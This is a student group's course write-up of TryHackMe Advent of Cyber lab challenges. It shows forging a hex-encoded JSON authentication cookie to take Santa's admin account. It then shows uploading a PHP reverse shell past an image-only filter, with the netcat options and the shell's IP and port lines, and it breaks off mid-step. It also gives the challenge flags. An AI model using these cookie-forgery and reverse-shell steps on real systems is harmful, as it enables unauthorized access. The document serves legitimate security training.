

# *PSP0201*

## Week 2

# Writeup

Group Name: Woohoo

Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101726	Tai Jin Pei	Member
1211101506	Leong Jia Yi	Member
1211101961	Chai Di Sheng	Member


**Day 1: [Web Exploitation] Christmas Chaos**



**Tools used: Kali Linux, Firefox, Burp Suite Community Edition**

**Solution/walkthrough:**

**Q1: Inspect the website. What is the title of the website?**

**Answer: Christmas Console**





Open browser developer tools and find the title of the website.

Q2: What is the name of the cookie used for authentication?

Answer: auth

**VIEW CONSOLE**

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No

**Storage**


Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d7...	10.10.57.189	/	Session	132	false	false	None	Fri, 24 Jun 2022 09:...

**Open the browser developer tools and find the cookie. The answer will be written in the name's column**

**Q3: In what format is the value of this cookie encoded?**

**Answer: Hexadecimal**

Value
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d



The screenshot shows the CyberChef web application interface. On the left, a sidebar lists various operations: Operations, Search..., Favourites (with a star icon), To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, and Encryption / Encoding. The 'Data format' section is currently selected. The main area is divided into three panels: 'Recipe' (From Hex to Hex), 'Input' (a large text area containing a long hex string), and 'Output' (a text area showing the resulting JSON string). At the bottom, there are buttons for 'STEP', 'BAKE!' (with a chef icon), and 'Auto Bake' (with a checked checkbox). The 'Output' panel also shows performance metrics: start: 64, end: 64, length: 64, time: 3ms, and lines: 1.

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a22313231313031353036227d
```

```
{"company": "The Best Festival Company", "username": "1211101506"}
```

**Open cyberchef, convert the cookie value to string.**

**Q4: Having decoded the cookie, what format is the data stored in?**

**Answer :JSON**

The screenshot shows the CyberChef interface. The left sidebar has a 'Favourites' section with a star icon. The main area has a 'Recipe' section with 'From Hex' and 'To Hex' options. The 'Input' section shows a JSON object: `{"company": "The Best Festival Company", "username": "1211101506"}`. The 'Output' section shows the hex representation: `7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e7922c2022757365726e616d65223a22313231313031353036227d`. The status bar at the bottom says 'Last build: 15 days ago'.

**Q5: What is the value for the company field in the cookie?**

**Answer: 546865204265737420466573746976616c20436f6d70616e79**

**Q6: What is the other field found in the cookie?**

**Answer :username**

**Convert the JSON statement to hex. Username is found**

**Q7: What is the value of Santa's cookie?**

**Answer**


**:7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d**

The screenshot shows the CyberChef interface. The left sidebar has a 'Favourites' section with a star icon. The main area has a 'Recipe' section with 'From Hex' and 'To Hex' steps. The 'Input' field contains the JSON: {"company": "The Best Festival Company", "username": "santa"}. The 'Output' field shows the resulting hex dump: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e74612270.

**Change the username to 'santa'. Convert JSON statement to hex.**

**Q8: What is the flag you're given when the line is fully active?**

**Answer :THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWfhYmQy}**



Replace the Value with the converted Santa's cookie, then active all the lines.

The flag will appear.

#### Thought Process/Methodology:

After starting the machine, the login/registration page was shown. We registered an account and logged in to it. Then ,we open the browser's developer tool and view the site's cookie from the storage tab. Afterwards, we use cyberchef (a website to decode) to find out what format is the value of the cookie encoded. We realized it is hexadecimal. We changed the username to 'santa' which was the administrator's account. We converted the new JSON statement into hexadecimal again. We replaced the old value using a new value and refreshed the page .Finally ,we were able to log in to the administrator's page and enable every control .The flag appeared.



#### Day 2: [Web Exploitation] The Elf Strikes Back!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

**Q1: What string of text needs adding to the URL to get access to the upload page?**


**Answer :?id=ODIzODI5MTNiYmYw**





**Put '?id=ODIzODI5MTNiYmYw' at the back of the link and click enter .We are able to sign in.**

**Q2: What type of file is accepted by the site?**

**Answer :image**



Open the browser development tools in signed in page and we found that it only accept jpeg ,jpg and png




Index of /uploads			
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>			
 <a href="#">a.jpg</a>	2022-06-25 02:28	0	

**These are the examples of the uploaded file.MP3 unsuccessfully uploaded but jpg succeeded**

Q3: In which directory are the uploaded files stored?

Answer :/uploads/



<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 a.jpg	2022-06-25 02:28	0	
 php-reverse-shell.php	2022-06-25 02:32	5.4K	>

**Type /uploads/ after the MACHINEIP ,we are able to find where the uploaded files are stored.**

Q4: Read up on netcat's parameter explanations. Match the parameter with the explanation below.

Answer; l : listen mode, for inbound connects

v : verbose [use twice to be more verbose]

n : numeric-only IP addresses, no DNS

p(port) : local port number

```
└$ nc -h
[v1.10-47]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous !! ]
  -e filename            program to exec after connect [dangerous !! ]
  -b                   allow broadcasts
  -g gateway            source-routing hop point[s], up to 8
  -G num                source-routing pointer: 4, 8, 12, ...
  -h                   this cruft
  -i secs               delay interval for lines sent, ports scanned
  -k                   set keepalive option on socket
  -l                   listen mode, for inbound connects
  -n                   numeric-only IP addresses, no DNS
  -o file               hex dump of traffic
  -p port               local port number
  -r                   randomize local and remote ports
  -q secs               quit after EOF on stdin and delay of secs
  -s addr               local source address
  -T tos                set Type Of Service
  -t                   answer TELNET negotiation
  -u                   UDP mode
  -v                   verbose [use twice to be more verbose]
  -w secs               timeout for connects and final net reads
  -C                   Send CRLF as line-ending
  -z                   zero-I/O mode [used for scanning]
```

Open terminal and enter 'nc -h'. We can answer the questions referring to this table.

Q5: What is the flag in /var/www/flag.txt?



Answer : THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

```
└(1211101506㉿kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php .
```

Open terminal and enter 'cp /usr/share/webshells/php/php-reverse-shell.php .'

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
